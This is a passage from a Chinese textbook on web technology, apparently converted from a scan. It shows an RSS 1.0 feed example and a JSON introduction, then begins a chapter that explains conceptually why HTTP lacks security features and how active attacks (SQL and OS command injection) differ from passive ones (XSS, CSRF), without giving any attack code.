Atom 出版协定（Atom Publishing Protocol）：为 Web 上内容的新增或修改而制定的协议。

用于订阅博客更新信息的 RSS 阅读器，这种应用几乎支持 RSS 的所有版本以及 Atom。

下面是 RSS1.0 的示例。

```
<?xml version="1.0" encoding="utf-8" ?>
<?xml-stylesheet href="http://d.hatena.ne.jp/sen-u/rssxsl" type=⇒
"text/xsl" media="screen"?>
<rdf:RDF
xmlns="http://purl.org/rss/1.0/"
xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
xmlns:content="http://purl.org/rss/1.0/modules/content/"
xmlns:dc="http://purl.org/dc/elements/1.1/"
xml:lang="ja">
<channel rdf:about="http://d.hatena.ne.jp/sen-u/rss">
<title>兔子的文学日记</title>
```

```
<link>http://d.hatena.ne.jp/sen-u/</link>
<description>兔子的文学日记</description>
</channel>

<item rdf:about="http://d.hatena.ne.jp/sen-u/20121215/p1">
<title>[security] 提供脆弱性悬赏奖金计划的网站一览</title>
<link>http://d.hatena.ne.jp/sen-u/20121215/p1</link>
<description> 正是所谓“是所谓 Bounty Programs”、⇒
处理接受Web脆弱性的相关信息，并提供奖金的计划 ...</description>
<dc:creator>sen-u</dc:creator>
<dc:date>2012-12-15</dc:date>
<dc:subject>security</dc:subject>
</item>
```

10.4.3 JavaScript 衍生的轻量级易用 JSON

JSON（JavaScript Object Notation）是一种以 JavaScript（ECMAScript）的对象表示法为基础的轻量级数据标记语言。能够处理的数据类型有 false/null/true/ 对象 / 数组 / 数字 / 字符串，这 7 种类型。


```
{"name": "Web Application Security", "num": "TR001"}
```


JSON 让数据更轻更纯粹，并且 JSON 的字符串形式可被 JavaScript 轻易地读入。当初配合 XML 使用的 Ajax 技术也让 JSON 的应用变得更为广泛。另外，其他各种编程语言也提供丰富的库类，以达到轻便操作 JSON 的目的。

有关 JSON 更为翔实的内容请参考 RFC4627“The application/json Media Type for JavaScript Object Notation (JSON)”

Chapter11

第11章
Web的攻击技术


互联网上的攻击大都将Web站点作为目标。本章讲解具体有哪些攻击Web站点的手段，以及攻击会造成怎样的影响。



11.1 针对 Web 的攻击技术

简单的 HTTP 协议本身并不存在安全性问题，因此协议本身几乎不会成为攻击的对象。应用 HTTP 协议的服务器和客户端，以及运行在服务器上的 Web 应用等资源才是攻击目标。

目前，来自互联网的攻击大多是冲着 Web 站点来的，它们大多把 Web 应用作为攻击目标。本章主要针对 Web 应用的攻击技术进行讲解。



互联网上重要攻击事件明细

参见：LAC JSOC株式会社的入侵分析倾向报告 Vol.18 (2012年4月26日)

图：攻击事件倾向

11.1.1 HTTP 不具备必要的安全功能

与最初的设计相比，现今的 Web 网站应用的 HTTP 协议的使用方式已发生了翻天覆地的变化。几乎现今所有的 Web 网站都会使用会话（session）管理、加密处理等安全性方面的功能，而 HTTP 协议内并不具备这些功能。

从整体上看，HTTP 就是一个通用的单纯协议机制。因此它具备较多优势，但是在安全性方面则呈劣势。

就拿远程登录时会用到的 SSH 协议来说，SSH 具备协议级别的认


证及会话管理等功能，HTTP 协议则没有。另外在架设 SSH 服务方面，任何人都可以轻易地创建安全等级高的服务，而 HTTP 即使已架设好服务器，但若想提供服务器基础上的 Web 应用，很多情况下都需要重新开发。

因此，开发者需要自行设计并开发认证及会话管理功能来满足 Web 应用的安全。而自行设计就意味着会出现各种形形色色的实现。结果，安全等级并不完备，可仍在运作的 Web 应用背后却隐藏着各种容易被攻击者滥用的安全漏洞的 Bug。

11.1.2 在客户端即可篡改请求

在 Web 应用中，从浏览器那接收到的 HTTP 请求的全部内容，都可以在客户端自由地变更、篡改。所以 Web 应用可能会接收到与预期数据不相同的内容。

在 HTTP 请求报文内加载攻击代码，就能发起对 Web 应用的攻击。通过 URL 查询字段或表单、HTTP 首部、Cookie 等途径把攻击代码传入，若这时 Web 应用存在安全漏洞，那内部信息就会遭到窃取，或被攻击者拿到管理权限。



图：对 Web 应用的攻击

11.1.3 针对 Web 应用的攻击模式


对 Web 应用的攻击模式有以下两种。

- 主动攻击
- 被动攻击

■以服务器为目标的主动攻击

主动攻击（active attack）是指攻击者通过直接访问 Web 应用，把攻击代码传入的攻击模式。由于该模式是直接针对服务器上的资源进行攻击，因此攻击者需要能够访问到那些资源。

主动攻击模式里具有代表性的攻击是 SQL 注入攻击和 OS 命令注入攻击。



图：主动攻击

■以服务器为目标的被动攻击

被动攻击（passive attack）是指利用圈套策略执行攻击代码的攻击模式。在被动攻击过程中，攻击者不直接对目标 Web 应用访问发起攻击。

被动攻击通常的攻击模式如下所示。


步骤 1： 攻击者诱使用户触发已设置好的陷阱，而陷阱会启动发送已嵌入攻击代码的 HTTP 请求。

步骤 2： 当用户不知不觉中招之后，用户的浏览器或邮件客户端就会触发这个陷阱。

步骤 3： 中招后的用户浏览器会把含有攻击代码的 HTTP 请求发送给作为攻击目标的 Web 应用，运行攻击代码。

步骤 4： 执行完攻击代码，存在安全漏洞的 Web 应用会成为攻击者的跳板，可能导致用户所持的 Cookie 等个人信息被窃取，登录状态中的用户权限遭恶意滥用等后果。

被动攻击模式中具有代表性的攻击是跨站脚本攻击和跨站点请求伪造。



